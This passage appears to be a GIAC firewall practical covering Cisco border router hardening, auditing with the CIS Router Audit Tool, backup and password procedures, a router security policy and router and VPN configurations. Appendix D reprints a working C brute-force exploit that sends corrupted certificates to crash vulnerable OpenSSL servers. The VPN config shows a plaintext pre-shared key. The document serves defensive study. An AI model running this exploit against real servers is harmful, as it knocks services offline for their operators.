gcfw-jb(config-ext-nacl)# deny   ip any host 192.168.1.1 log
gcfw-jb(config-ext-nacl)# deny   ip 10.0.0.0 0.255.255.255 any
gcfw-jb(config-ext-nacl)# deny   ip 127.0.0.0 0.255.255.255 any
gcfw-jb(config-ext-nacl)# deny   ip 172.16.0.0 0.15.255.255 any
gcfw-jb(config-ext-nacl)# deny   ip 110.10.10.0 0.0.0.255 any
gcfw-jb(config-ext-nacl)# deny   ip 192.168.0.0 0.0.255.255 any
gcfw-jb(config-ext-nacl)# deny   ip any 127.0.0.0 0.255.255.255
gcfw-jb(config-ext-nacl)# deny   ip any 172.16.0.0 0.15.255.255
gcfw-jb(config-ext-nacl)# deny   ip any 192.168.0.0 0.0.255.255
gcfw-jb(config-ext-nacl)# deny   ip 0.0.0.0 0.255.255.255 any
gcfw-jb(config-ext-nacl)# deny   ip host 255.255.255.255 any
gcfw-jb(config-ext-nacl)# deny   ip 224.0.0.0 15.255.255.255 any
gcfw-jb(config-ext-nacl)# deny   ip 240.0.0.0 7.255.255.255 any
gcfw-jb(config-ext-nacl)# deny   ip 169.254.0.0 0.0.255.255 any
gcfw-jb(config-ext-nacl)# deny   tcp any any range ftp telnet
gcfw-jb(config-ext-nacl)# deny   tcp any any eq 37
gcfw-jb(config-ext-nacl)# deny   udp any any eq time
gcfw-jb(config-ext-nacl)# deny   tcp any any eq 42
gcfw-jb(config-ext-nacl)# deny   tcp any any range 135 139
gcfw-jb(config-ext-nacl)# deny   udp any any range 135 netbios-ss
gcfw-jb(config-ext-nacl)# deny   tcp any any eq 67
gcfw-jb(config-ext-nacl)#  deny   udp any any eq bootps
gcfw-jb(config-ext-nacl)# deny   tcp any any eq 68
gcfw-jb(config-ext-nacl)# deny   udp any any eq bootpc
gcfw-jb(config-ext-nacl)# deny   udp any any eq tftp
gcfw-jb(config-ext-nacl)# deny   tcp any any eq gopher
gcfw-jb(config-ext-nacl)# deny   tcp any any eq finger
gcfw-jb(config-ext-nacl)# deny   tcp any any eq 98
gcfw-jb(config-ext-nacl)# deny   tcp any any range pop2 sunrpc
gcfw-jb(config-ext-nacl)# deny   udp any any eq sunrpc
gcfw-jb(config-ext-nacl)# deny   tcp any any eq nntp
gcfw-jb(config-ext-nacl)# deny   tcp any any eq 143
gcfw-jb(config-ext-nacl)# deny   tcp any any range 161 162
gcfw-jb(config-ext-nacl)# deny   udp any any range snmp snmptrap
gcfw-jb(config-ext-nacl)# deny   udp any any eq xdmcp
gcfw-jb(config-ext-nacl)# deny   tcp any any eq bgp
gcfw-jb(config-ext-nacl)# deny   tcp any any eq 389
gcfw-jb(config-ext-nacl)# deny   udp any any eq 389
gcfw-jb(config-ext-nacl)# deny   tcp any any eq 445
```

gcfw-jb(config-ext-nacl)# deny udp any any eq 445
gcfw-jb(config-ext-nacl)# deny tcp any any range exec lpd
gcfw-jb(config-ext-nacl)# deny udp any any eq who
gcfw-jb(config-ext-nacl)# deny udp any any eq syslog
gcfw-jb(config-ext-nacl)# deny udp any any eq talk
gcfw-jb(config-ext-nacl)# deny udp any any eq rip
gcfw-jb(config-ext-nacl)# deny tcp any any range 1025 1039
gcfw-jb(config-ext-nacl)# deny udp any any range 1025 1039
gcfw-jb(config-ext-nacl)# deny tcp any any eq 1080
gcfw-jb(config-ext-nacl)# deny tcp any any eq 1433
gcfw-jb(config-ext-nacl)# deny udp any any eq 1433
gcfw-jb(config-ext-nacl)# deny tcp any any eq 1434
gcfw-jb(config-ext-nacl)# deny udp any any eq 1434
gcfw-jb(config-ext-nacl)# deny tcp any any eq 1494
gcfw-jb(config-ext-nacl)# deny tcp any any eq 1512
gcfw-jb(config-ext-nacl)# deny udp any any eq 1512
gcfw-jb(config-ext-nacl)# deny tcp any any eq 1521
gcfw-jb(config-ext-nacl)# deny tcp any any eq 2049
gcfw-jb(config-ext-nacl)# deny udp any any eq 2049
gcfw-jb(config-ext-nacl)# deny tcp any any eq 3128
gcfw-jb(config-ext-nacl)# deny tcp any any eq 3306
gcfw-jb(config-ext-nacl)# deny tcp any any eq 3389
gcfw-jb(config-ext-nacl)# deny tcp any any eq 4045
gcfw-jb(config-ext-nacl)# deny udp any any eq 4045
gcfw-jb(config-ext-nacl)# deny tcp any any eq 5987
gcfw-jb(config-ext-nacl)# deny tcp any any eq 5631
gcfw-jb(config-ext-nacl)# deny tcp any any eq 5632
gcfw-jb(config-ext-nacl)# deny udp any any eq 5632
gcfw-jb(config-ext-nacl)# deny tcp any any eq 5800
gcfw-jb(config-ext-nacl)# deny tcp any any eq 5900
gcfw-jb(config-ext-nacl)# deny tcp any any range 6000 6255
gcfw-jb(config-ext-nacl)# deny tcp any any eq 8000
gcfw-jb(config-ext-nacl)# deny tcp any any eq 8080
gcfw-jb(config-ext-nacl)# deny tcp any any eq 8888
gcfw-jb(config-ext-nacl)# deny tcp any any range 32770 32899
gcfw-jb(config-ext-nacl)# deny udp any any range 32770 32899
gcfw-jb(config-ext-nacl)# deny tcp any any eq 65301
gcfw-jb(config-ext-nacl)# deny icmp any 110.10.10.0 0.0.0.255 echo
gcfw-jb(config-ext-nacl)# permit icmp any 110.10.10.0 0.0.0.255 echo-reply
gcfw-jb(config-ext-nacl)# permit ip any 110.10.10.0 0.0.0.255
gcfw-jb(config-ext-nacl)# deny ip any any log

33. Type:
gcfw-jb(config-ext-nacl)#exit <Enter>
34. The prompt will display:
gcfw-jb(config)#
35. Enter the command for banner:
gcfw-jb(config)# banner motd ^C
VARNING: Use by unauthorized persons is prohibited ^C
36. To configure line console, type:
gcfw-jb(config)#line console 0

37. The prompt will display:
gcfw-jb(config-line)#
38. Enter the command for console
gcfw-jb(config-line)#exec-timeout 15 0
39. Type:
gcfw-jb(config-line)#exit <Enter>
40. To configure line “aux”, type:
gcfw-jb(config)#line aux 0
41. The prompt will display:
gcfw-jb(config-line)#
42. Enter the command for “aux”
gcfw-jb(config-line)#no exec
43. Type:
gcfw-jb(config-line)#exit <Enter>
44. To configure line vty, type:
gcfw-jb(config)#line vty 0 4
45. The prompt will display:
gcfw-jb(config-line)#
46. Enter the command for vty:
gcfw-jb(config-line)# transport input none
47. Type:
gcfw-jb(config-line)#exit <Enter>
48. Type:
gcfw-jb(config)#exit <Enter>
49. The prompt will display:
gcfw-jb#
50. To finish and save the configuration type:
gcfw-jb# copy running-config startup-config

4.3 Procedures - Checking router config with the Router Audit Tool (RAT)

For checking router configuration we have chosen to use The Router Audit Tool from Center for Internet Security (CIS). The Router Audit Tool helps network administrators to improve the security of the router. “It contains principles and guidance for secure configuration of IP routers, with detailed instructions for Cisco Systems routers. The information presented can be used to control access, resist attacks, shield other network components, and protect the integrity and confidentiality of network traffic.” (http://www.cisecurity.org/bench_cisco.html)

With the Router Audit Tool we check router configuration from the Assignment 2 - GIAC Enterprises Border Router.

The system administrators should follow the procedures below.

4.3.1 Install RAT

Appendix E - Install Router Audit Tool describes instructions to install router audit tool.

4.3.2 Procedures

1. Complete Expanded Audit Checklist (cisco-ios-router-questionnaire.pdf comes with RAT distribution) - The basis for the answers is Appendix A - Router Security Policy for GIAC Enterprises border router and the border router configuration.
2. Put the directory where RAT was installed onto our PATH:
   set PATH=C:\CIS\RAT\bin;%PATH%
3. Start ncat_config from directory for example:
   D:\gcfw-jb>ncat_config
   "Ncat_config asks a series of questions about local configuration issues and saves the answers for use by rat when device is audit". (localize.txt which comes with RAT distribution) We use answers from the step 1. Answers to the questions from "ncat_config" are listed in the Appendix F.
4. Run RAT to audit our configuration file:
   rat gcfw-router-config-01.txt
5. RAT output - RAT has created the files and we are most interested to see "gcfw-router-config-01.txt.ncat_report.txt" or "gcfw-router-config-01.txt.html" and "gcfw-router-config-01.txt.ncat_fix.txt" (Appendix G)
6. Analyze the ncat report - From "gcfw-router-config-01.txt.ncat_report.txt" we see there is FAIL on IOS - ingress filter definition. Cause for FAIL is that we have ingress filter with additional access list commands.

4.4 Procedures - backup routine

It is of crucial importance to make border router configuration copy after every configuration change. We need to have the latest configuration in case of an emergency situation.

I have chosen to use these procedures instead of using TFTP. We would not like to use insecure protocols for the router backup and we don't expect many routers' configuration changes.

The network administrators should follow the procedures below.

4.4.1 Procedures

GIAC Enterprises border router configuration saves on a floppy disk

a. Connecting to the Console Port
   i. Using the supplied RJ-45-to-DB-9 adapter cable, insert the RJ-45 connector into the console port on the router.
   ii. Attach the DB-9 adapter cable to a PC's serial port.
   iii. Start the terminal-emulation program: In Windows - Hyperterminal or In Linux - minicom.
   iv. Start a terminal-emulation session with these console port default characteristics: 9600 baud, 8 data bits, 1 stop bit, No parity, None (flow control)

b. Local user authentcation

i. Wait until the following message comes *"Press RETURN to get started"*
ii. Press <*RETURN*>
iii. Type "userid" on the message *"Username"* and press <RETURN>
iv. Type "User password" on the message *"Password"* and press <RETURN>

c. Enable router authentication
i. Type "enable" on the meessage "*gcfw-jb>"* and press <RETURN>
ii. Type "enable password" on the message *"Password"* and press <RETURN>

d. Copy configuratuion (backup)
i. Type the "show running" command and press <RETURN>. To get the list of the router configuration you must press <RETURN> more times.
ii. From the terminal-emulation program "Select (Mark)" configuration
iii. From the terminal-emulation program "Copy" configuration
iv. Open Notepad
v. "Paste" configuration
vi. Save configuration on the floppy disk
vii. File name: border_router-yy-mm-dd
viii. Inspect configuration content
ix. Save floppy disk

GIAC Enterprises border router configuration must be saved on a floppy disk after every change.

GIAC Enterprises border router configuration must be archived as a hard copy.

4.5 Procedures - Password maintenance

The Password maintenance reduces risk of an unauthorized account on the router.

We have chosen to use local user authentication and it means that we have two password types: the personal usernames password and common enable password.

The network administrators should follow the procedures below.

4.5.1 Procedures

The network administrators must take all reasonable protections, including password maintenance to prevent use of their account by unauthorized persons.

Enabled password must be kept in an envelope and changed periodically.

Usernames and enabled passwords must contain a mixture of upper- and lowercase letters, digits, and punctuation.

4.6 Procedures – Diary

For accountability interest it is important to follow Procedures – Diary.

GIAC Enterprises border router configuration changes must be logged manually.

After each configuration change, the network administrator fills in the following table.

Date	Who	Decision

Appendix A - Router Security Policy for GIAC Enterprises border router

Router Security Policy for GIAC Enterprises border router

Router Security Policy for GIAC Enterprises border router is rewritten Router Security Policy from http://www.sans.org/resources/policies.

1.0 Purpose
This document describes a required minimal security configuration for GIAC Enterprises border router.

2.0 Scope
Only GIAC Enterprises border router is affected.

3.0 Policy
GIAC Enterprise border router must meet the following configuration standards:

1. Access to GIAC Enterprises border router must be limit and take place only through the console.
2. The router uses local authentication for user authentication. Local user accounts are configured on the router.
3. Enable passwords are configured and maintained.
4. The enable password on the router must be kept in a secure encrypted form. The router must have the enable password set to the current production router password from the router's support organization.
5. Disallow the following:
    a. IP directed broadcasts
    b. Incoming packets at the router sourced with invalid addresses such as RFC1918 address
    c. TCP small services
    d. UDP small services
    e. All source routing
    f. All web services running on router
6. GIAC Enterprise border router has disabled SNMP.
7. GIAC Enterprise border router has disabled NTP.
8. Access rules are to be added as business needs arise.
9. GIAC Enterprise border router must have the following statement posted in clear view:

"UNAUTHORIZED ACCESS TO THIS NETWORK DEVICE IS PROHIBITED. You must have explicit permission to access or configure this device. All activities performed on this device may be logged, and violations of this policy may result in disciplinary action, and may be reported to law enforcement. There is no right to privacy on this device."

10. Auditing must be done before operational setting and under production.

4.0 Enforcement

Any employee found violating this policy may be subject to disciplinary action, up to and including termination of employment.

Appendix B - The GIAC Enterprises Border Router configuration file

```
!
!
version 12.3
service tcp-keepalives-in
service timestamps debug datetime msec
service timestamps log datetime msec
service password-encryption
no service dhcp
!
hostname gcfw-jb
!
logging buffered 4096 warnings
logging console critical
aaa new-model
!
!
aaa authentication login default local
aaa authentication enable default enable
aaa session-id common
enable secret 5 <… Cisco type 5 encrypted password …>
!
username administrator1 password 7 <… Cisco type 7 encrypted password …>
username administrator2 password 7 <… Cisco type 7 encrypted password …>
ip subnet-zero
no ip source-route
!
!
!
no ip bootp server
!
!
!
interface FastEthernet0/0
 description Connection to FW
 ip address 110.10.10.1 255.255.255.0
 ip access-group e0/0-in in
 no ip redirects
 no ip unreachables
 no ip proxy-arp
 duplex auto
 speed auto
!
!
interface FastEthernet0/1
 description Connection to Internet
 ip address 192.168.1.1 255.255.255.0
 ip access-group e0/1-in in
 no ip redirects
```

```
 no ip unreachables
 no ip proxy-arp
 duplex auto
 speed auto
!
!
ip classless
no ip http server
ip pim bidir-enable
!
!
ip access-list extended e0/0-in
 permit tcp any any established
 deny   icmp 110.10.10.0 0.0.0.255 any echo-reply log-input
 permit icmp 110.10.10.0 0.0.0.255 any echo
 deny   ip any host 110.10.10.1 log-input
 deny   ip any 0.0.0.0 0.255.255.255 log-input
 deny   ip any 10.0.0.0 0.255.255.255 log-input
 deny   ip any 127.0.0.0 0.255.255.255 log-input
 deny   ip any 169.254.0.0 0.0.255.255 log-input
 deny   ip any 172.16.0.0 0.15.255.255 log-input
 deny   ip any 192.0.2.0 0.0.0.255 log-input
 deny   ip any 192.168.0.0 0.0.255.255 log-input
 deny   ip any 224.0.0.0 15.255.255.255 log-input
 deny   ip any 240.0.0.0 7.255.255.255 log-input
 deny   ip any 248.0.0.0 7.255.255.255 log-input
 deny   ip any host 255.255.255.255 log-input
 permit ip 110.10.10.0 0.0.0.255 any
 deny   ip any any log-input
ip access-list extended e0/1-in
 permit tcp any any established
 deny   ip any host 192.168.1.1 log
 deny   ip 10.0.0.0 0.255.255.255 any
 deny   ip 127.0.0.0 0.255.255.255 any
 deny   ip 172.16.0.0 0.15.255.255 any
 deny   ip 110.10.10.0 0.0.0.255 any
 deny   ip 192.168.0.0 0.0.255.255 any
 deny   ip any 127.0.0.0 0.255.255.255
 deny   ip any 172.16.0.0 0.15.255.255
 deny   ip any 192.168.0.0 0.0.255.255
 deny   ip 0.0.0.0 0.255.255.255 any
 deny   ip host 255.255.255.255 any
 deny   ip 224.0.0.0 15.255.255.255 any
 deny   ip 240.0.0.0 7.255.255.255 any
 deny   ip 169.254.0.0 0.0.255.255 any
 deny   tcp any any range ftp telnet
 deny   tcp any any eq 37
 deny   udp any any eq time
 deny   tcp any any eq 42
 deny   tcp any any range 135 139
```

```
deny   udp any any range 135 netbios-ss
deny   tcp any any eq 67
deny   udp any any eq bootps
deny   tcp any any eq 68
deny   udp any any eq bootpc
deny   udp any any eq tftp
deny   tcp any any eq gopher
deny   tcp any any eq finger
deny   tcp any any eq 98
deny   tcp any any range pop2 sunrpc
deny   udp any any eq sunrpc
deny   tcp any any eq nntp
deny   tcp any any eq 143
deny   tcp any any range 161 162
deny   udp any any range snmp snmptrap
deny   udp any any eq xdmcp
deny   tcp any any eq bgp
deny   tcp any any eq 389
deny   udp any any eq 389
deny   tcp any any eq 445
deny   udp any any eq 445
deny   tcp any any range exec lpd
deny   udp any any eq who
deny   udp any any eq syslog
deny   udp any any eq talk
deny   udp any any eq rip
deny   tcp any any range 1025 1039
deny   udp any any range 1025 1039
deny   tcp any any eq 1080
deny   tcp any any eq 1433
deny   udp any any eq 1433
deny   tcp any any eq 1434
deny   udp any any eq 1434
deny   tcp any any eq 1494
deny   tcp any any eq 1512
deny   udp any any eq 1512
deny   tcp any any eq 1521
deny   tcp any any eq 2049
deny   udp any any eq 2049
deny   tcp any any eq 3128
deny   tcp any any eq 3306
deny   tcp any any eq 3389
deny   tcp any any eq 4045
deny   udp any any eq 4045
deny   tcp any any eq 5987
deny   tcp any any eq 5631
deny   tcp any any eq 5632
deny   udp any any eq 5632
deny   tcp any any eq 5800
deny   tcp any any eq 5900
```

```
 deny   tcp any any range 6000 6255
 deny   tcp any any eq 8000
 deny   tcp any any eq 8080
 deny   tcp any any eq 8888
 deny   tcp any any range 32770 32899
 deny   udp any any range 32770 32899
 deny   tcp any any eq 65301
 deny   icmp any 110.10.10.0 0.0.0.255 echo
 permit icmp any 110.10.10.0 0.0.0.255 echo-reply
 permit ip any 110.10.10.0 0.0.0.255
 deny   ip any any log
!
logging 110.10.10.30
logging 110.10.10.31
no cdp run
banner motd ^C
          VARNING: Use by unauthorized persons is prohibited ^C
!
line con 0
 exec-timeout 15 0
line aux 0
 no exec
 line vty 0 4
 transport input none
!
!
end
```

Appendix C - The GIAC Enterprises VPN configuration

```
!
version 12.2
service timestamps debug uptime
service timestamps log uptime
service password-encryption
!
hostname gcfw-vpn-jb
!
!
ip subnet-zero
!
!
!
ip audit notify log
ip audit po max-events 100
!
crypto isakmp policy 1
 authentication pre-share
 lifetime 3600
crypto isakmp key gcfw-vpn address 100.0.0.10
!
!
crypto ipsec transform-set gcfwtransformset esp-3des esp-md5-hmac
!
crypto map shortsec 60 ipsec-isakmp
 set peer 100.0.0.10
 set transform-set gcfwtransformset
 match address 111
!
call rsvp-sync
!
!
!
!
!
!
!
!
interface FastEthernet0/0
 ip address 192.168.102.20 255.255.255.0
 ip access-group 102 in
 duplex auto
 speed auto
!
!
interface FastEthernet0/1
 ip address 192.168.101.20 255.255.255.0
 ip access-group 101 in
```

```
 duplex auto
 speed auto
 crypto map shortsec
!
!
ip classless
ip http server
!
access-list 101 permit udp host 100.0.0.10 host 192.168.101.20 eq isakmp
access-list 101 permit esp host 100.0.0.10 host 192.168.101.20
access-list 101 permit ip 192.168.200.0 0.0.0.255 10.10.0.0 0.0.0.255
access-list 101 deny   ip any any log
access-list 102 permit ip 10.10.0.0 0.0.0.255 any
access-list 102 deny   ip any any log
access-list 111 permit ip 10.10.0.0 0.0.0.255 192.168.200.0 0.0.0.255
access-list 111 deny   ip 10.10.0.0 0.0.0.255 any
!
!
dial-peer cor custom
!
!
!
!
!
line con 0
 exec-timeout 0 0
line aux 0
line vty 0 4
!
end
gcfw-vpn-jb#
```

Appendix D - Proof-of-concept brute force exploit by Bram Matthys (Syzop)

```
/* Brute forcer for OpenSSL ASN.1 parsing bugs (<=0.9.6j <=0.9.7b)
 * written by Bram Matthys (Syzop) on Oct 9 2003.
 *
 * This program sends corrupt client certificates to the SSL
 * server which will 1) crash it 2) create lots of error messages,
 * and/or 3) result in other "interresting" behavior.
 *
 * I was able to crash my own ssl app in 5-15 attempts,
 * apache-ssl only generated error messages but after several hours
 * some childs went into some kind of eat-all-cpu-loop... so YMMV.
 *
 * It's quite ugly but seems to compile at Linux/FreeBSD.
 */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <netdb.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <ctype.h>
#include <string.h>
#include <sys/signal.h>
#include <arpa/nameser.h>
#include <sys/time.h>
#include <time.h>
#include <errno.h>

char buf[8192];

/* This was simply sniffed from an stunnel session */
const char dacrap[] =
"\x16\x03\x00\x02\x47\x0b\x00\x02\x43\x00\x02\x40\x00\x02\x3d\x30\x82"
"\x02\x39\x30\x82\x01\xa2\xa0\x03\x02\x01\x02\x02\x01\x00\x30\x0d\x06"
"\x09\x2a\x86\x48\x86\xf7\x0d\x01\x01\x04\x05\x00\x30\x57\x31\x0b\x30"
"\x09\x06\x03\x55\x04\x06\x13\x02\x50\x4c\x31\x13\x30\x11\x06\x03\x55"
"\x04\x08\x13\x0a\x53\x6f\x6d\x65\x2d\x53\x74\x61\x74\x65\x31\x1f\x30"
"\x1d\x06\x03\x55\x04\x0a\x13\x16\x53\x74\x75\x6e\x6e\x65\x6c\x20\x44"
"\x65\x76\x65\x6c\x6f\x70\x65\x72\x73\x20\x4c\x74\x64\x31\x12\x30\x10"
"\x06\x03\x55\x04\x03\x13\x09\x6c\x6f\x63\x61\x6c\x68\x6f\x73\x74\x30"
"\x1e\x17\x0d\x30\x33\x30\x36\x31\x32\x32\x33\x35\x30\x34\x39\x5a\x17"
"\x0d\x30\x34\x30\x36\x31\x31\x32\x33\x35\x30\x34\x39\x5a\x30\x57\x31"
"\x0b\x30\x09\x06\x03\x55\x04\x06\x13\x02\x50\x4c\x31\x13\x30\x11\x06"
"\x03\x55\x04\x08\x13\x0a\x53\x6f\x6d\x65\x2d\x53\x74\x61\x74\x65\x31"
"\x1f\x30\x1d\x06\x03\x55\x04\x0a\x13\x16\x53\x74\x75\x6e\x6e\x65\x6c"
```

```
"\x20\x44\x65\x76\x65\x6c\x6f\x70\x65\x72\x73\x20\x4c\x74\x64\x31\x12"
"\x30\x10\x06\x03\x55\x04\x03\x13\x09\x6c\x6f\x63\x61\x6c\x68\x6f\x73"
"\x74\x30\x81\x9f\x30\x0d\x06\x09\x2a\x86\x48\x86\xf7\x0d\x01\x01\x01"
"\x05\x00\x03\x81\x8d\x00\x30\x81\x89\x02\x81\x81\x00\xe6\x95\x5c\xc0"
"\xcb\x03\x78\xf1\x1e\xaa\x45\xb7\xa4\x10\xd0\xc1\xd5\xc3\x8c\xcc\xca"
"\x17\x7b\x48\x9a\x21\xf2\xfa\xc3\x25\x07\x0b\xb7\x69\x17\xca\x59\xf7"
"\xdf\x67\x7b\xf1\x72\xd5\x05\x61\x73\xe8\x70\xbf\xb9\xfa\xc8\x4b\x03"
"\x41\x62\x71\xf9\xf5\x4e\x28\xb8\x3b\xe4\x33\x76\x47\xcc\x1e\x04\x71"
"\xda\xc4\x0b\x05\x46\xf4\x52\x72\x99\x43\x36\xf7\x37\x6d\x04\x1c\x7a"
"\xde\x2a\x0c\x45\x4a\xb6\x48\x33\x3a\xad\xec\x16\xcc\xe7\x99\x58\xfd"
"\xef\x4c\xc6\xdd\x39\x76\xb6\x50\x76\x2a\x7d\xa0\x20\xee\xb4\x2c\xe0"
"\xd2\xc9\xa1\x2e\x31\x02\x03\x01\x00\x01\xa3\x15\x30\x13\x30\x11\x06"
"\x09\x60\x86\x48\x01\x86\xf8\x42\x01\x01\x04\x04\x03\x02\x06\x40\x30"
"\x0d\x06\x09\x2a\x86\x48\x86\xf7\x0d\x01\x01\x04\x05\x00\x03\x81\x81"
"\x00\x9f\xff\xa9\x93\x70\xb9\xae\x48\x47\x09\xa1\x11\xbf\x01\x34\xbf"
"\x1f\x1e\xed\x88\x3e\x57\xe0\x37\x72\x0d\xec\xc7\x21\x44\x12\x99\x3a"
"\xfa\xaf\x79\x57\xf4\x7f\x99\x68\x37\xb1\x17\x83\xd3\x51\x44\xbd\x50"
"\x67\xf8\xd6\xd0\x93\x00\xbb\x53\x3d\xe2\x3d\x34\xfc\xed\x60\x85\xea"
"\x67\x7f\x91\xec\xfa\xe3\xd8\x78\xa2\xf4\x61\xfa\x77\xa3\x3f\xe4\xb1"
"\x41\x95\x47\x23\x03\x1c\xbf\x2e\x40\x77\x82\xef\xa0\x17\x82\x85\x03"
"\x90\x35\x4e\x85\x0d\x0f\x4d\xea\x16\xf5\xce\x15\x21\x10\xf9\x56\xd0"
"\xa9\x08\xe5\xf9\x9d\x5c\x43\x75\x33\xe2\x16\x03\x00\x00\x84\x10\x00"
"\x00\x80\x6e\xe4\x26\x03\x97\xb4\x5d\x58\x70\x36\x98\x31\x62\xd4\xef"
"\x7b\x4e\x53\x99\xad\x72\x27\xaf\x05\xd4\xc9\x89\xca\x04\xf1\x24\xa4"
"\xa3\x82\xb5\x89\x3a\x2e\x8f\x3f\xf3\xe1\x7e\x52\x11\xb2\xf2\x29\x95"
"\xe0\xb0\xe9\x3f\x29\xaf\xc1\xcd\x77\x54\x6a\xeb\xf6\x81\x6b\xd5\xd6"
"\x0a\x3d\xc3\xff\x6f\x76\x4a\xf7\xc9\x61\x9f\x7b\xb3\x25\xe0\x2b\x09"
"\x53\xcf\x06\x1c\x82\x9c\x48\x37\xfa\x71\x27\x97\xec\xae\x6f\x4f\x75"
"\xb1\xa5\x84\x99\xf5\xed\x8c\xba\x0f\xd5\x33\x31\x61\x5d\x95\x77\x65"
"\x8d\x89\x0c\x7d\xa7\xa8\x95\x5a\xc7\xb8\x35\x16\x03\x00\x00\x86\x0f"
"\x00\x00\x82\x00\x80\x78\x1d\xbd\x86\xcb\x6e\x06\x88\x57\x9e\x3d\x21"
"\x7e\xca\xd1\x75\xff\x33\xef\x48\x4d\x88\x96\x84\x8c\x2f\xfb\x92\x1d"
"\x15\x28\xef\xe0\xd3\x4d\x20\xe9\xae\x6c\x5c\xed\x46\xc0\xef\x4e\xb4"
"\xe4\xcf\xe9\x73\xb8\xd2\x8b\xe6\x5e\xb9\x0c\x67\xbe\x17\x13\x31\x3f"
"\xe5\xe1\x9a\x2d\xfe\xb4\xd6\xdb\x8f\xbc\x15\x22\x10\x65\xe1\xad\x5f"
"\x00\xd0\x48\x8d\x4e\xa7\x08\xbd\x5c\x40\x77\xb8\xa9\xbe\x58\xb0\x15"
"\xd2\x4c\xc8\xa1\x79\x63\x25\xeb\xa1\x32\x61\x3b\x49\x82\xf1\x3a\x70"
"\x80\xf8\xdc\xf7\xf9\xfc\x50\xc7\xa2\x5d\xe4\x30\x8e\x09\x14\x03\x00"
"\x00\x01\x01\x16\x03\x00\x00\x40\xfe\xc2\x1f\x94\x7e\xf3\x0b\xd1\xe1"
"\x5c\x27\x34\x7f\x01\xe9\x51\xd3\x18\x33\x9a\x99\x48\x6e\x13\x6f\x82"
"\xb2\x2c\xa5\x7b\x36\x5d\x85\xf5\x17\xe3\x4f\x2a\x04\x15\x2d\x0e\x2f"
"\x2c\xf9\x1c\xf8\x9e\xac\xd5\x6c\x20\x81\xe5\x22\x54\xf1\xe1\xd0\xfd"
"\x64\x42\xfb\x34";

#define CRAPLEN (sizeof(dacrap)-1)


int send_hello()
{
int len;
```

```
char *p = buf;
        *p++ = 22;                      /* Handshake */
        PUTSHORT(0x0300, p);    /* SSL v3 */
        PUTSHORT(85, p);                /* Length will be 85 bytes */

        *p++ = 1;                       /* Client hello */

        *p++ = 0;                       /* Length: */
        PUTSHORT(81, p);                /* 81 bytes */

        PUTSHORT(0x0300, p);    /* SSL v3 */
        PUTLONG(0xffffffff, p); /* Random.gmt_unix_time */

        /* Now 28 bytes of random data... (7x4bytes=28) */
        PUTLONG(0x11223344, p);
        PUTLONG(0x11223344, p);
        PUTLONG(0x11223344, p);
        PUTLONG(0x11223344, p);
        PUTLONG(0x11223344, p);
        PUTLONG(0x11223344, p);
        PUTLONG(0x11223344, p);

        *p++ = 0;                       /* Session ID 0 */

        PUTSHORT(42, p);                /* Cipher Suites Length */
        PUTSHORT(0x16, p);
        PUTSHORT(0x13, p);
        PUTSHORT(0x0a, p);
        PUTSHORT(0x66, p);
        PUTSHORT(0x07, p);
        PUTSHORT(0x05, p);
        PUTSHORT(0x04, p);
        PUTSHORT(0x65, p);
        PUTSHORT(0x64, p);
        PUTSHORT(0x63, p);
        PUTSHORT(0x62, p);
        PUTSHORT(0x61, p);
        PUTSHORT(0x60, p);
        PUTSHORT(0x15, p);
        PUTSHORT(0x12, p);
        PUTSHORT(0x09, p);
        PUTSHORT(0x14, p);
        PUTSHORT(0x11, p);
        PUTSHORT(0x08, p);
        PUTSHORT(0x06, p);
        PUTSHORT(0x03, p);

        *p++ = 1;                       /* Compresion method length: 1 */
        *p++ = 0;                       /* (null) */
```

```
        len = p - buf;
        return len;
}

int send_crap()
{
        memcpy(buf, dacrap, CRAPLEN);
        return CRAPLEN;
}



void corruptor(char *buf, int len)
{
int cb, i, l;

        cb = rand()%15+1; /* bytes to corrupt */

        for (i=0; i < cb; i++)
        {
                l = rand()%len;
                buf[l] = rand()%256;
        }
}

void diffit()
{
int i;
        printf("DIFF:\n");
        for (i=0; i < CRAPLEN; i++)
        {
                if (buf[i] != dacrap[i])
                        printf("Offset %d: 0x%x -> 0x%x\n", i, dacrap[i], buf[i]);
        }
        printf("*****\n");
}


int main(int argc, char *argv[])
{
        struct sockaddr_in addr;
        int s, port = 0, first = 1, len;
        char *host = NULL;
        unsigned int seed;
        struct timeval tv;

        printf("OpenSSL ASN.1 brute forcer (Syzop/2003)\n\n");

        if (argc != 3) {
                fprintf(stderr, "Use: %s [ip] [port]\n", argv[0]);
```

```
                exit(1);
        }

        host = argv[1];
        port = atoi(argv[2]);
        if ((port < 1) || (port > 65535)) {
                fprintf(stderr, "Port out of range (%d)\n", port);
                exit(1);
        }

        gettimeofday(&tv, NULL);
        seed = (getpid() ^ tv.tv_sec) + (tv.tv_usec * 1000);

        printf("seed = %u\n", seed);
        srand(seed);

        memset(&addr, 0, sizeof(addr));


        signal(SIGPIPE, SIG_IGN); /* Ignore SIGPIPE */

while(1)
{

        if ((s = socket(AF_INET, SOCK_STREAM, 0)) < 0) {
                fprintf(stderr, "Socket error: %s\n", strerror(errno));
                exit(EXIT_FAILURE);
        }
        addr.sin_family = AF_INET;
        addr.sin_port = htons(port);
        addr.sin_addr.s_addr = inet_addr(host);
        if (connect(s, (struct sockaddr *)&addr, sizeof(addr)) < 0) {
                fprintf(stderr, "Unable to connect: %s\n", strerror(errno));
                if (!first)
                        diffit();
                exit(EXIT_FAILURE);
        }
        first = 0;
        printf("."); fflush(stdout);

        len = send_hello();
        write(s, buf, len);
        len = send_crap();
        corruptor(buf, len);
        write(s, buf, len);
        usleep(1000); /* wait.. */
        close(s);
}
        exit(EXIT_SUCCESS);
}
```

Appendix E - Install Router Audit Tool

Text in this instruction is the same as text in file "INSTALL.WIN32.txt" which comes with RAT distribution.

Make sure that any old version of RAT is no longer installed; if necessary, use the Windows "Add/Remove Programs" control panel to uninstall a previous version of RAT.

